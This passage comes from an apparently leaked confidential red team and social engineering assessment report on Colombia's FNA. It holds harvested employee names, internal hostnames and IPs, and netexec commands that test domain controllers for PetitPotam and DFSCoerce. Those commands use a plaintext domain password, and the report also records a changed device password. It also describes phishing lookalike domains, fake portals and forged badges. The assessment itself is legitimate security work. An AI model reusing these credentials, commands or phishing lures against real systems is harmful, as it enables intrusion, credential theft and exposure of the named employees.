Metadata Summary	50	xls	https://www.fna.gov.co/sobre-el-fna/conocenos/Estrategia de Racionalizacin de Tmiles/estrategia_racionalizacion_consolida...	
Users (117)	51	xls	https://www.fna.gov.co/sobre-el-fna/conocenos/Estrategia de Racionalizacin de Tmiles/estrategia_racionalizacion_consolida...	
Folders (109)	52	xls	https://www.fna.gov.co/sobre-el-fna/contratacion/Plan de Compras/Plan Anual de Adquisiciones 2024.xls	
Printers (30)	53	xls	https://www.fna.gov.co/atencion-ciudadana/transparencia-y-acceso-a-la-informacion/Tablas de retencion documental/Cuadro ...	
Software (30)	54	xls	https://www.fna.gov.co/sobre-el-fna/conocenos/Estrategia de Racionalizacin de Tmiles/estrategia de Racionalizacion de Tr...	
Emails (11)	55	docx	https://www.fna.gov.co/vivienda/seguros/Documents/Carta Juramentada_Seguros.docx	
Operating Systems (1)	56	docx	https://www.fna.gov.co/atencion-ciudadana/participacion-ciudadana/SiteAssets/formulacion-de-politicas/MEMORIA JUSTIFI...	
Passwords (0)	57	docx	https://www.fna.gov.co/prensa/boletines-de-prensa/Documents/Carta AVC adjunto.docx	
Servers (0)	58	docx	https://www.fna.gov.co/atencion-ciudadana/participacion-ciudadana/SiteAssets/formulacion-de-politicas/Reglamento Cesanti...	
Malware Summary (DIARIO)				

Ilustración 82. Metadatos - Archivos

Attribute	Value
All printers found (30) - Times found	
Printer Name	\\fnabogprt2\TP-P3-VCR
Printer Name	172.26.0.28
Printer Name	\\fnabogprt2\TP-P2-OJU_2
Printer Name	\\fnabogprt1\Archivo
Printer Name	\\172.26.0.8\Archivo
Printer Name	CNAPiso 2-31
Printer Name	PDFCreator
Printer Name	Archivo
Printer Name	Juridica
Printer Name	COMERCIAL
Printer Name	TOSHIBA_172.26.0.28
Printer Name	\\fnabogprt2\DAD-TP-P1
Printer Name	CONTRATACION P2
Printer Name	Send To OneNote 2016
Printer Name	CONTRATACION_P2
Printer Name	\\172.26.0.8\InformaticaP4
Printer Name	Send To OneNote 2013 a travs
Printer Name	Microsoft Print to PDF
Printer Name	Send To OneNote 2016 a travs
Printer Name	\\Fnabogprt2\tp-p3-vcr
Printer Name	Toshiba 172.26.0.75
Printer Name	Planeacin Color
Printer Name	Send To OneNote 16
Printer Name	\\fnabogprt2\TP-P2-OJU
Printer Name	Impresora 1
Printer Name	Send To OneNote 2013
Printer Name	172.26.0.58
Printer Name	TOSHIBA 172.26.0.21
Printer Name	CONTRATACION P2 - LEXMARK
Printer Name	\\FNABOGPRT1\GestionHumanaP3

Ilustración 83. Metadatos - Impresoras

www.fna.gov.co

Folders

Users with access

Unknown Servers

com.co:8040

fna.com.co:8040

fna.gov.co:8089

fna.gov.co:8090

fna.gov.co:8099

fna.gov.co:8480

fna.gov.co:9060

fnabogapp009:8082

fnabogapp010.fna.com.co:8040

Folders

fnabogclq

Folders

fnabogprt1

Printers

Users with access

fnabogprt2

Printers

Users with access

isolucion

Folders

www.fna.gov.co:8089

www.fna.gov.co:8090

www.fna.gov.co:8099

Folders

www.fna.gov.co:8480

www.fna.gov.co:9060

Domains

Document Analysis

Files (484/484)

doc (5)

docx (54)

pdf (311)

xls (5)

xlsx (99)

Unknown (10)

Metadata Summary

Users (117)

Folders (109)

Printers (30)

Software (98)

Emails (11)

Operating Systems (1)

Passwords (0)

Servers (0)

Malware Summary (DIARIO)

Attribute	Value
All users found (117) - Times found	
Name	Olga Rocio Villanizar Gomez
Name	Gloria Patricia Caicedo Baquero
Name	Norbey Octavio Garavito Cancelado
Name	Andres Ricardo Garzon Quiroga
Name	Cromero
Name	Jair Moreno
Name	Hector Enrique Leon Ospina
Name	Carol Espitia
Name	Ana Isabel Cruz Celeita
Name	Miguel Angel Aldana Arias
Name	Maritza Rodriguez Garzon
Name	Emanuel Gustavo Arbelaes Rojas
Name	Yerson Albeiro Sepulveda Alzate
Name	Liliana Valenzuela Rivera
Name	Ana Maria Cortes Villa
Name	SmoralesF
Name	Minambiente
Name	Jhon Alejandro Figueroa Benavides
Name	Sandra Patricia Rojas Mariaca
Name	Ruben Dario Velasquez
Name	Dayana Fernanda Ruiz Neira
Name	Nubia Santana Maldonado
Name	Juan Andres Moreno Alvarez
Name	Zulma Patricia Gonzalez Muñoz
Name	Asuarezb
Name	Jorge Luis Garzon Tobar
Name	Departamento Administrativo de la Función Pública
Name	Daniel Alejandro Rodriguez Bulla
Name	Carolina Uribe
Name	Ronald Alejandro Montenegro Guerrero
Name	Marla Garzon Lesmes
Name	Xiomara Torrado Bonilla
Name	Luz Adriana León Mancilla
Name	Sergio Alejandro Pino Rojas
Name	CORREDORES ASOCIADOS S.A.
Name	Luisa Fernanda Romero Alvarez
Name	Diego Alberto Gutierrez Riaño
Name	Diego Alberto Gutierrez Riaño
Name	Martha Milena Ramirez Montes
Name	Rodrigo Ignacio Cadena Saralde
Name	Laura Cecilia Trinos Alvarez

Ilustración 84. Metadatos Usuarios

También se realiza la misma comprobación de los metadatos con diferentes herramientas.

===== 1° Acuerdo_1032.pdf

ExifTool Version Number : 12.16

File Name : 1° Acuerdo_1032.pdf

Directory : .

File Size : 14 KiB

File Modification Date/Time : 2024:09:17 11:39:19-0

File Access Date/Time : 2024:09:17 12:20:59-0

File Inode Change Date/Time : 2024:09:17 11:39:19-0

File Permissions : rwxrwxrwx

File Type : PDF

File Type Extension : pdf

MIME Type : application/pdf

PDF Version : 1.4

Linearized : Yes

XMP Toolkit : 3.1-701

Producer : Acrobat Distiller 7.0

Create Date : 2006:11:30 15:35:05-0

Creator Tool : PScrip5.dll Version

Modify Date : 2006:11:30 15:35:05-0

Format : application/pdf

Title : Microsoft Word - A C

Creator : Ksalas

Document ID : uuid:1cd87b78-910a-4b

Instance ID : uuid:bfdc09b4-645c-46

Page Count : 3

Author : Ksalas

===== ACUERDO reglamento junta.pdf

ExifTool Version Number : 12.16

File Name : ACUERDO reglamento junta.pdf

Directory : .

File Size : 185 KiB

File Modification Date/Time : 2024:09:17 11:50:22-05:00

File Access Date/Time : 2024:09:17 14:04:31-05:00

File Inode Change Date/Time : 2024:09:17 11:50:22-05:00

File Permissions : rwxrwxrwx

File Type : PDF

File Type Extension : pdf

MIME Type : application/pdf

PDF Version : 1.7

Linearized : No

Author : Asuarezb

Create Date : 2020:04:28 10:11:22-05:00

Modify Date : 2020:04:28 14:30:43-05:00

Has XFA : No

Language : es-CO

XMP Toolkit : Adobe XMP Core 5.6-c016 91.16

Producer : Microsoft® Word para Office 3

Format : application/pdf

Title : LA JUNTA DIRECTIVA DEL FONDO

Creator : Asuarezb

Creator Tool : Microsoft® Word para Office 3

Metadata Date : 2020:04:28 14:30:43-05:00

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: **CONFIDENCIAL**

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha:07 Oct 2024

79 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

Servidor vulnerable a Petitpotam			
Criticidad	Media	Risk	6.0
Activo(s) afectado(s)	Infraestructura / 172.16.0.70 – 172.16.0.71		
Tipo de vulnerabilidad	Configuración Incorrecta		
DESCRIPCIÓN			
PetitPotam es una vulnerabilidad que permite a un atacante realizar un ataque de coerción NTLM contra controladores de dominio en entornos Windows. Al explotar la vulnerabilidad, el atacante puede forzar a un controlador de dominio o a otro servidor que utilice el servicio MS-EFSRPC (Microsoft Encrypting File System Remote Protocol) a autenticarse contra un recurso malicioso controlado por el atacante. Esto da lugar a la captura de un hash NTLM que puede utilizarse para ataques como Pass-the-Hash o para descifrar el hash de manera offline, comprometiendo potencialmente credenciales críticas.			
RIESGO			
Si <i>PetitPotam</i> se explota con éxito, el atacante podría obtener credenciales privilegiadas del dominio, como las de un controlador de dominio. Con estas credenciales, el atacante tendría la capacidad de elevar privilegios, moverse lateralmente dentro de la red y comprometer la infraestructura del dominio. Esto podría resultar en el control total del entorno de red, exponiendo datos confidenciales y causando interrupciones en los servicios.			
CONTRAMEDIDAS			
• Asegurarse de que todos los servidores y controladores de dominio estén actualizados con los últimos parches proporcionados por Microsoft que aborden esta vulnerabilidad en particular. • Evaluar si el servicio <i>MS-EFSRPC</i> es esencial para las operaciones del entorno. Si no es necesario, deshabilitarlo para reducir la superficie de ataque y prevenir posibles explotaciones. • Configurar las políticas de seguridad para minimizar o eliminar el uso de NTLM en los servidores críticos y promover el uso de métodos de autenticación más seguros, como Kerberos. • Establecer autenticación mutua en los servicios críticos, evitando así que los servidores respondan a solicitudes no autenticadas provenientes de equipos no autorizados.			
REFERENCIAS			
• https://www.fortiguard.com/threat-signal-report/4050/petitpotam-ntlm-relay-attack-allows-attackers-to-take-over-windows-domains • https://socprime.com/blog/petitpotam-ntlm-relay-attack-detection/			

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: **CONFIDENCIAL**

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

80 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

EVIDENCIAS

Se utilizaron los módulos disponibles en *netexec* para comprobar si el sistema era vulnerable a *PetitPotam*. Durante la validación, se confirmó que la vulnerabilidad estaba presente en el entorno. Sin embargo, al intentar explotarla, el intento no tuvo éxito. Se presume que esto se debe a la implementación de controles avanzados, como los proporcionados por el antivirus y las soluciones de monitoreo de seguridad, como *Darktrace*, que probablemente detectaron y bloquearon el intento de explotación.

```
(root@kali) ~/home/kali
# netexec smb 172.16.0.70 -u 'iespinoza' -p 'Colombia2024*' -M petitpotam
SMB 172.16.0.70 445 BOGPVDCWP001 [*] Windows Server 2016 Standard 14393 x64 (name:BOGPVDCWP001) (domain:fna.gov.co) (signing:True) (SMBv1:True)
SMB 172.16.0.70 445 BOGPVDCWP001 [*] fna.gov.co\iespinoza:Colombia2024*
PETITPOTAM 172.16.0.70 445 BOGPVDCWP001 VULNERABLE
PETITPOTAM 172.16.0.70 445 BOGPVDCWP001 Next step: https://github.com/topotam/PetitPotam
```

Ilustración 85. Identificación petitpotam

```
(root@kali) ~/home/kali
# netexec smb 172.16.0.71 -u 'iespinoza' -p 'Colombia2024*' -M petitpotam
SMB 172.16.0.71 445 BOGPVDCWP002 [*] Windows Server 2016 Standard 14393 x64 (name:BOGPVDCWP002) (domain:fna.gov.co) (signing:True) (SMBv1:True)
SMB 172.16.0.71 445 BOGPVDCWP002 [*] fna.gov.co\iespinoza:Colombia2024*
PETITPOTAM 172.16.0.71 445 BOGPVDCWP002 VULNERABLE
PETITPOTAM 172.16.0.71 445 BOGPVDCWP002 Next step: https://github.com/topotam/PetitPotam
```

Ilustración 86. Identificación Petitpotam 2

8.3.11 [VULN-FNA-2024-016]: Servidor vulnerable a Dfiscoerce

Servidor vulnerable a Dfiscoerce			
Criticidad	Media	Risk	6.0
Activo(s) afectado(s)	Infraestructura / 172.16.0.70 – 172.16.0.71		
Tipo de vulnerabilidad	Configuración Incorrecta		
DESCRIPCIÓN			
<i>DFSCoerce</i> es una vulnerabilidad que explota el sistema de distribución de archivos DFS (Distributed File System) en entornos Windows. Este ataque permite a un atacante remoto realizar una coerción NTLM, un método que fuerza a un controlador de dominio a autenticarse contra un recurso controlado por el atacante. De esta forma, el atacante puede obtener un hash NTLM que puede ser utilizado para ataques posteriores, como <i>Pass-the-Hash</i>, o para intentar descifrar el hash de manera offline.			
RIESGO			
Si <i>DFSCoerce</i> se explota con éxito, un atacante podría obtener credenciales privilegiadas, incluidas las de un controlador de dominio, comprometiendo la integridad y confidencialidad del entorno de red. Con el hash NTLM capturado, el atacante podría elevar privilegios, moverse lateralmente a través de la red y potencialmente tomar control total del dominio, lo que pondría en riesgo toda la infraestructura.			
CONTRAMEDIDAS			

- Asegurarse de que todos los sistemas, especialmente los controladores de dominio y servidores con DFS habilitado, estén actualizados con los últimos parches de seguridad proporcionados por Microsoft.
- Configurar las políticas de seguridad para deshabilitar o restringir el uso de NTLM, especialmente en servidores críticos como controladores de dominio, y migrar a métodos de autenticación más seguros como Kerberos.
- Configurar sistemas para que utilicen autenticación mutua en lugar de confiar únicamente en NTLM, minimizando así las posibilidades de ataques basados en la coerción de autenticaciones.
- Asegurarse de que las soluciones de antivirus y EDR (Endpoint Detection and Response) estén configuradas para monitorear y bloquear técnicas de explotación conocidas, como *DFSCoerce*.
- Revisar y deshabilitar servicios DFS en aquellos servidores donde no sea necesario. Limitar la exposición del servicio para reducir la superficie de ataque.

REFERENCIAS

- <https://social.cyware.com/news/dfscoerce-a-new-ntlm-relay-attack-for-complete-account-takeover-db1e6b3c>
- <https://learn.microsoft.com/es-es/defender-for-identity/credential-access-alerts>

EVIDENCIAS

Se utilizaron los módulos disponibles en *netexec* para verificar si el sistema era vulnerable a *DFSCoerce*. Durante la validación, se confirmó que la vulnerabilidad estaba presente en el entorno. Sin embargo, al intentar explotar la vulnerabilidad, no se pudo llevar a cabo con éxito. Se presume que la explotación fue bloqueada debido a la implementación de controles avanzados, como los aplicados por el antivirus y las soluciones de monitoreo de seguridad, como *Darktrace*, que probablemente detectaron y mitigaron el intento de explotación.

```
(root@kali) ~/home/kali
# netexec smb 172.16.0.70 -u 'iespinoza' -p 'Colombia2024*' -M dfscoerce
SMB 172.16.0.70 445 BOGPVDCWP001 [+] Windows 10 / Server 2016 Build 14393 x64 (name:BOGPVDCWP001) (domain:fna.gov.co) (signing:True) (SMBv1:False)
SMB 172.16.0.70 445 BOGPVDCWP001 [+] fna.gov.co\iespinoza:Colombia2024*
NetrDfsRemoveStdRoot
ServerName: '127.0.0.1\*x00'
RootShare: 'test\x00'
ApiFlags: 1
DFSCOERCE 172.16.0.70 445 BOGPVDCWP001 VULNERABLE
DFSCOERCE 172.16.0.70 445 BOGPVDCWP001 Next step: https://github.com/Wh04m1001/DFSCoerce
```

Ilustración 87. Identificación Dfscoerce

```
(root@kali) ~/home/kali
# netexec smb 172.16.0.71 -u 'iespinoza' -p 'Colombia2024*' -M dfscoerce
SMB 172.16.0.71 445 BOGPVDCWP002 [+] Windows Server 2016 Standard 14393 x64 (name:BOGPVDCWP002) (domain:fna.gov.co) (signing:True) (SMBv1:True)
SMB 172.16.0.71 445 BOGPVDCWP002 [+] fna.gov.co\iespinoza:Colombia2024*
NetrDfsRemoveStdRoot
ServerName: '127.0.0.1\*x00'
RootShare: 'test\x00'
ApiFlags: 1
DFSCOERCE 172.16.0.71 445 BOGPVDCWP002 VULNERABLE
DFSCOERCE 172.16.0.71 445 BOGPVDCWP002 Next step: https://github.com/Wh04m1001/DFSCoerce
```

Ilustración 88. Identificación dfscoerce 2

8.4. Vulnerabilidades de nivel bajo

A continuación, se describen las vulnerabilidades que se han identificado con un nivel de criticidad bajo.

8.4.1 [VULN-FNA-2024-017]: Acceso a plataformas internas - Intranet

Acceso a plataformas internas - Intranet				
Criticidad	Media	Risk	6.0	
Activo(s) afectado(s)	Infraestructura			
Tipo de vulnerabilidad	Fuga de Información			
DESCRIPCIÓN				
Se logró acceder a la plataforma interna Intranet, obteniendo información confidencial sobre el empleado, proyectos, entre otros temas que se pueda realizar de la intranet.				
RIESGO				
El acceso no autorizado a plataformas internas permite la fuga de información sensible y compromete la privacidad y seguridad de la empresa.				
CONTRAMEDIDAS				
- Implementar autenticación fuerte y controles de acceso en plataformas internas. - Realizar auditorías de seguridad en aplicaciones internas. - Educar a los usuarios sobre la importancia de proteger la información en plataformas internas.				
REFERENCIAS				
https://cwe.mitre.org/data/definitions/284.html				
EVIDENCIAS				



9. Anexo I: Conceptos y Definiciones

Activo	Componente físico o lógico relacionado con la información y sus procesos de tratamiento, y que tiene valor para la empresa u organización.
Zona de compromiso	Marca la zona de delimitación física o lógica existente alrededor del Objetivo .
Ámbito	Hace referencia a todos los posibles entornos dónde es posible la interacción con los Activos , interacciones para las cuales es aplicable la realización de pruebas de seguridad de cualquier tipo, ya sean componentes físicos o activos lógicos.
Vectores	Definen cómo son las interacciones con el Ámbito . Cada vector debe tener un conjunto separado de pruebas para acortar al máximo la duración del análisis de cada segmento.
Vulnerabilidad	Debilidad o defecto en las Tecnologías de Información que hace que la seguridad (en términos de Confidencialidad, Integridad y Disponibilidad) de un activo sea susceptible de ser comprometida.
Amenaza	Un agente representa una amenaza para un sistema cuando dicho sistema tiene una vulnerabilidad que un atacante puede explotar para obtener un beneficio.
Impacto	Consecuencias que una vulnerabilidad puede ocasionar a los activos o servicios de un cliente.

Probabilidad	Posibilidad de que una vulnerabilidad pueda ser explotada de forma exitosa, tanto de manera interna como externa, en los activos o servicios de un cliente.
Riesgo	Probable ocurrencia de que un atacante explote un fallo de seguridad en un activo determinado, con base en las amenazas existentes y el impacto potencial que representaría para el negocio de la compañía.
Confidencialidad	Garantía de que únicamente accederán a la información los elementos autorizados para ello, y que dichos elementos no van a convertir esa información en disponible para otras entidades.
Integridad	Garantía de que la información únicamente puede ser modificada por elementos autorizados asegurando métodos de proceso exactos y completos.
Disponibilidad	Garantía de que la información y los activos relacionados deben estar accesibles a elementos autorizados en tiempo, modo y lugar adecuados.
Risk	Sistema de puntuación propio de Mnemo basado en estándares oficiales, como CVSS, para medir el riesgo que tiene una vulnerabilidad detectada para una entidad.

10. Anexo II: Enfoque metodológico

Como base para la realización de servicios de Seguridad, y más concretamente los servicios de análisis y evaluación del riesgo, hacking ético y *pentesting*, utiliza una metodología propia basada en su mayor parte en estándares internacionalmente difundidos y reconocidos como son la metodología de análisis de seguridad *OSSTMMv3* (*Open Source Security Testing Methodology Manual*), la guía de realización de pruebas de seguridad en aplicaciones web *OWASP* (*Open Web Application Security Project*) y, con el objeto de crear una valoración objetiva de las vulnerabilidades, se utiliza el sistema de valoración de vulnerabilidades definido en *CVSSv2* y *CVSSv3* (*Common Vulnerability Scoring System*). Además, para complementar, incluye aportaciones propias recogidas de la experiencia de sus profesionales y a los proyectos desarrollados. Dicha metodología recibe el nombre de MAVERIC© (Metodología de Análisis de Vulnerabilidades y Evaluación del Riesgo en sistemas de Información y Comunicaciones).

MAVERIC© forma parte de la metodología global de servicios de seguridad realizados desde el SOC-CERT de Mnemo. Un punto crucial en la prestación de dichos servicios de seguridad es la utilización de un Marco de Trabajo de Gestión de Vulnerabilidades, desarrollado por Mnemo, que permite mejorar y agilizar la gestión de proyectos en los que el alcance contempla un número elevado de activos a analizar. Es por ello por lo que MAVERIC© se ha desarrollado en paralelo al desarrollo del mencionado Marco de Trabajo.

Los trabajos por llevar a cabo dentro de los servicios ofrecidos se realizarán contando con la ayuda de nuestro Marco de Trabajo de Gestión de Vulnerabilidades, que bajo el soporte de MAVERIC©, se adapta a cualquier tipo de Análisis de Seguridad conocidos, tales como Test de Penetración, Hacking Ético, Análisis de Vulnerabilidades, Análisis de Riesgos, entre otros. De esta forma se garantizará la calidad y la profesionalidad de los resultados obtenidos.

Otro objetivo de esta metodología es proporcionar una guía para asegurar lo siguiente:

- ✓ El proceso está basado en procedimientos y en el mérito profesional, y no en marcas comerciales.
- ✓ Las pruebas se realizan de forma rigurosa, exhaustiva y precisa.
- ✓ Las pruebas son concordantes con leyes individuales, locales y el derecho humano a la privacidad.
- ✓ Los resultados son medibles de una forma cuantificable.
- ✓ Los resultados son consistentes y repetibles.
- ✓ Los resultados contienen solamente hechos derivados de las pruebas en sí mismas.




Ilustración 90. Metodología MAVERIC ©

10.1. Análisis de servicios web y/o de red

Para las pruebas del servicio web se han llevado a cabo procedimientos automáticos de identificación y análisis, seguidas de una verificación de hallazgos manual sobre las vulnerabilidades identificadas en el proceso anterior.

Adicionalmente, se han realizado análisis manuales sobre elementos específicos a fin de completar los trabajos con capacidades fuera del alcance de herramientas automatizadas.

Con el objeto de facilitar la labor de los equipos técnicos la identificación de las pruebas realizadas, éstas se han realizado desde direcciones IP específicas indicadas de manera anticipada. Además, en caso de ser posible, para las pruebas realizadas al aplicativo Web se ha definido el valor de “-Security” como “User-Agent” o “X-Scanned-by: Mnemo” como cabecera HTTP adicional.

No se han realizado pruebas de degradación o denegación de servicio, por entender que las mismas se encuentran fuera del alcance de los trabajos.

11. Anexo III: Cambios efectuados en infraestructura

En este apartado se indican los cambios que han tenido lugar a nivel de dominio durante el transcurso del ejercicio, para alcanzar el objetivo de este.

11.1. Cambios de contraseña en dispositivos TP-Link

Usuario	Nueva contraseña
vigialdap	T3st123#

11.2. Usuarios creados y añadidos a grupos de Directorio Activo

Usuario	Grupo
N/A	N/A



MN**E**MO

Informe de resultados ingeniería social

Diciembre 2024

MN_EMO	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	2 de 34
		Clasificación	Confidencial

Informe de resultados ingeniería social



Elaboró		Revisó		Aprobó	
Nombre	Andres Tamayo Rivera	Nombre	Sergio Sanclemente	Nombre	Henry Vargas
Cargo	Consultor Ciberseguridad	Cargo	Gerente de Operaciones	Cargo	Director de Operaciones

Versión	Fecha	Descripción
0.1	30/12/2024	Versión inicial

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	3 de 34
		Clasificación	Confidencial

La información contenida en este documento es propiedad intelectual de MNEMO COLOMBIA S.A.S.

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	4 de 34
		Clasificación	Confidencial

Tabla de contenido

1. OBJETIVOS	6
2. ALCANCE	6
3. PROCEDIMIENTO EJECUTADO	7
3.1 PHISHING (entorno real)	7
3.2 PHISHING (entorno controlado)	7
Suplantación de correos electrónicos	8
Portales falsos	9
Criterios de identificación de correos falsos	10
3.2 SMISHING	11
Suplantación de SMS	12
Portal falso	12
Criterios de identificación de SMS falso	13
3.3 TAILGATIN	14
1. Ingreso Físico No Autorizado (Tailgating)	14
2. Instalación de Dispositivos para Captura de Información	15
3. Estrategias de Desinformación: Volantes con Códigos QR	15
4. RESULTADOS DEL EJERCICIO	15
4.1 PHISHING (entorno real)	15
Materialización del ataque	16
4.1 PHISHING (entorno controlado)	17
Compromiso de usuarios	19
Materialización completa del ataque	19
4.2 SMISHING	22
Compromiso de usuarios	23
Análisis de la Respuesta	25
4.3 TAILGATIN	26
Simulación de Identificación de Ingreso	26
Distribución de memorias USB/ Keyloggers y códigos QR	28
5. ANÁLISIS DE RESULTADOS	31
5.1 PHISHING (entorno real)	31

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	5 de 34
		Clasificación	Confidencial

5.2. PHISHING (entorno controlado)	32
5.3 SMISHING	32
5.4 TAILGATIN	33
6. CONCLUSIONES	33
7. RECOMENDACIONES	34

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	6 de 34
		Clasificación	Confidencial

1. OBJETIVOS

- Evaluar la postura de seguridad del FNA en relación con la interacción de los funcionarios internos mediante técnicas de phishing (entorno real y controlado), smishing, QR phishing y tailgating.
- Simular la obtención de información de usuarios finales mediante la falsificación de comunicados internos, la creación de portales fraudulentos que solicitan credenciales para acceder a servicios en línea, y la generación de códigos QR con enlaces maliciosos que recolectan datos personales.
- Concienciar a los usuarios finales sobre los riesgos de proporcionar información sensible a terceros o a través de canales sospechosos.

2. ALCANCE

Ejecución de una campaña de ingeniería social, en la cual fueron utilizadas las técnicas de *Phishing* (entorno real y controlado), *Smishing*, *QR Phishing* y *Tailgating* de la siguiente forma:

- **Phishing (entorno real):** La campaña consistió en el envío masivo de correos electrónicos estructurada en cinco fases, con aproximadamente 150 correos enviados en cada una, alcanzando un total de 700 buzones internos.
Los correos fueron enviados desde un dominio falso (**fna.gov.co**) e incluían un enlace que, al ser accedido, redirigía a un portal falso diseñado para imitar un sitio interno de la entidad. Este portal promocionaba supuestos beneficios, como la posibilidad de solicitar un adelanto de la prima navideña, con el propósito de inducir a los usuarios a ingresar sus credenciales corporativas.
El objetivo principal de esta actividad fue evaluar la eficacia de los controles de seguridad implementados por la entidad frente a amenazas de ingeniería social y phishing.
- **Phishing (entorno controlado):** Consistió en el envío masivo de correos electrónicos en cuatro fases. Tres de estas fases incluirán aproximadamente 500 correos cada una, y una fase enviará 261 correos, sumando un total de 1,703 buzones internos. Los correos provendrán de la cuenta de correo **comunicados@fna.gov.co** y tendrán el asunto "**Cambio requerido de contraseña en Verify**", junto con un enlace que, al ser accedido, redirige a un portal falso. Este portal simula el acceso al sistema Verify y presenta un formulario similar al utilizado internamente para la autogestión de cambios de contraseña corporativa. El objetivo es capturar los datos corporativos del usuario. Para garantizar la efectividad de la campaña, se realizaron ajustes en los controles de seguridad de la entidad, como la inclusión del dominio y del sitio falso en listas blancas. Esto permitió que los correos llegaran directamente a la bandeja de entrada de los usuarios objetivo, aumentando la credibilidad del ataque simulado.
- **Smishing:** Se realizó el envío de **SMS** a un total de 479 números de teléfono distribuidos en dos fases. En la **primera** fase, se envió un mensaje que instaba a los usuarios a estar atentos a las novedades en el FNA. En la **segunda** fase, se envió un SMS con un enlace a un portal falso, invitando a los usuarios a conocer el nuevo portal de autogestión, donde se les informaba sobre la posibilidad de solicitar un adelanto de la prima navideña. El portal **simula un nuevo sitio** que contiene un formulario para ingresar credenciales corporativas. El objetivo de esta técnica es capturar la mayor cantidad posible de credenciales de los usuarios. Esta técnica hizo parte de una fase inicial para el ataque de Phishing en el entorno real.

	MNCO-SSI-IF-003	Versión	1
	INFORME INGENIERÍA SOCIAL	Fecha	10/02/2017
		Página	7 de 34
		Clasificación	Confidencial

- **Tailgating:** *Mediante un carnet fabricado de manera similar a los reales de la entidad, se intentó acceder a las instalaciones de la entidad. Una vez dentro, se colocaron códigos **QR** y dispositivos **USB** que simulaban ser **keyloggers** en diversos puntos estratégicos de las instalaciones, como la cafetería, baños, ascensores, puestos de trabajo y cerca de impresoras. El objetivo de esta acción fue observar la reacción de los usuarios ante estos dispositivos, los cuales son comúnmente utilizados por los atacantes para obtener información confidencial de manera ilícita.*
- **QR Phishing:** *Se diseñaron tarjetas con códigos **QR** que simulaban ser parte de convenios entre la entidad y restaurantes. Al ser escaneadas, los códigos redirigían a un portal falso que presentaba un formulario solicitando información personal de los usuarios, bajo el pretexto de permitirles acceder al convenio.*

La actividad de ingeniería social, junto con todas las técnicas implementadas, dio inicio el 16 de diciembre y se concluyó el 30 de diciembre de 2024.

3. PROCEDIMIENTO EJECUTADO

3.1 PHISHING (entorno real)

Para la campaña de phishing en un entorno real, se creó un buzón con un dominio falso (comunicados@fnaqov), diseñado para imitar un correo legítimo de la entidad. Este buzón fue utilizado para enviar un mensaje masivo a un grupo seleccionado de funcionarios del FNA.

La campaña se estructuró en cinco fases: cuatro de ellas involucraron el envío de aproximadamente 50 correos cada una, mientras que la última fase incluyó 497 correos. El asunto del mensaje era: “**¡Nuevo Portal y Tu Prima Navideña te Esperan!**”, apelando al interés por la cercanía de las festividades.

El cuerpo del correo invitaba a los destinatarios a explorar un supuesto nuevo portal de autogestión para solicitudes de nómina. Además, ofrecía como atractivo principal la posibilidad de solicitar un adelanto de la prima navideña. El mensaje incluía un enlace que redirigía a un portal falso (<https://gestioness-nomina.fnaqov.co/renovamosfna/>), diseñado para simular el entorno oficial de la entidad. Este portal contenía un formulario de inicio de sesión que buscaba capturar las credenciales de los usuarios, haciéndose pasar por el acceso al nuevo sistema de gestión.

3.2 PHISHING (entorno controlado)

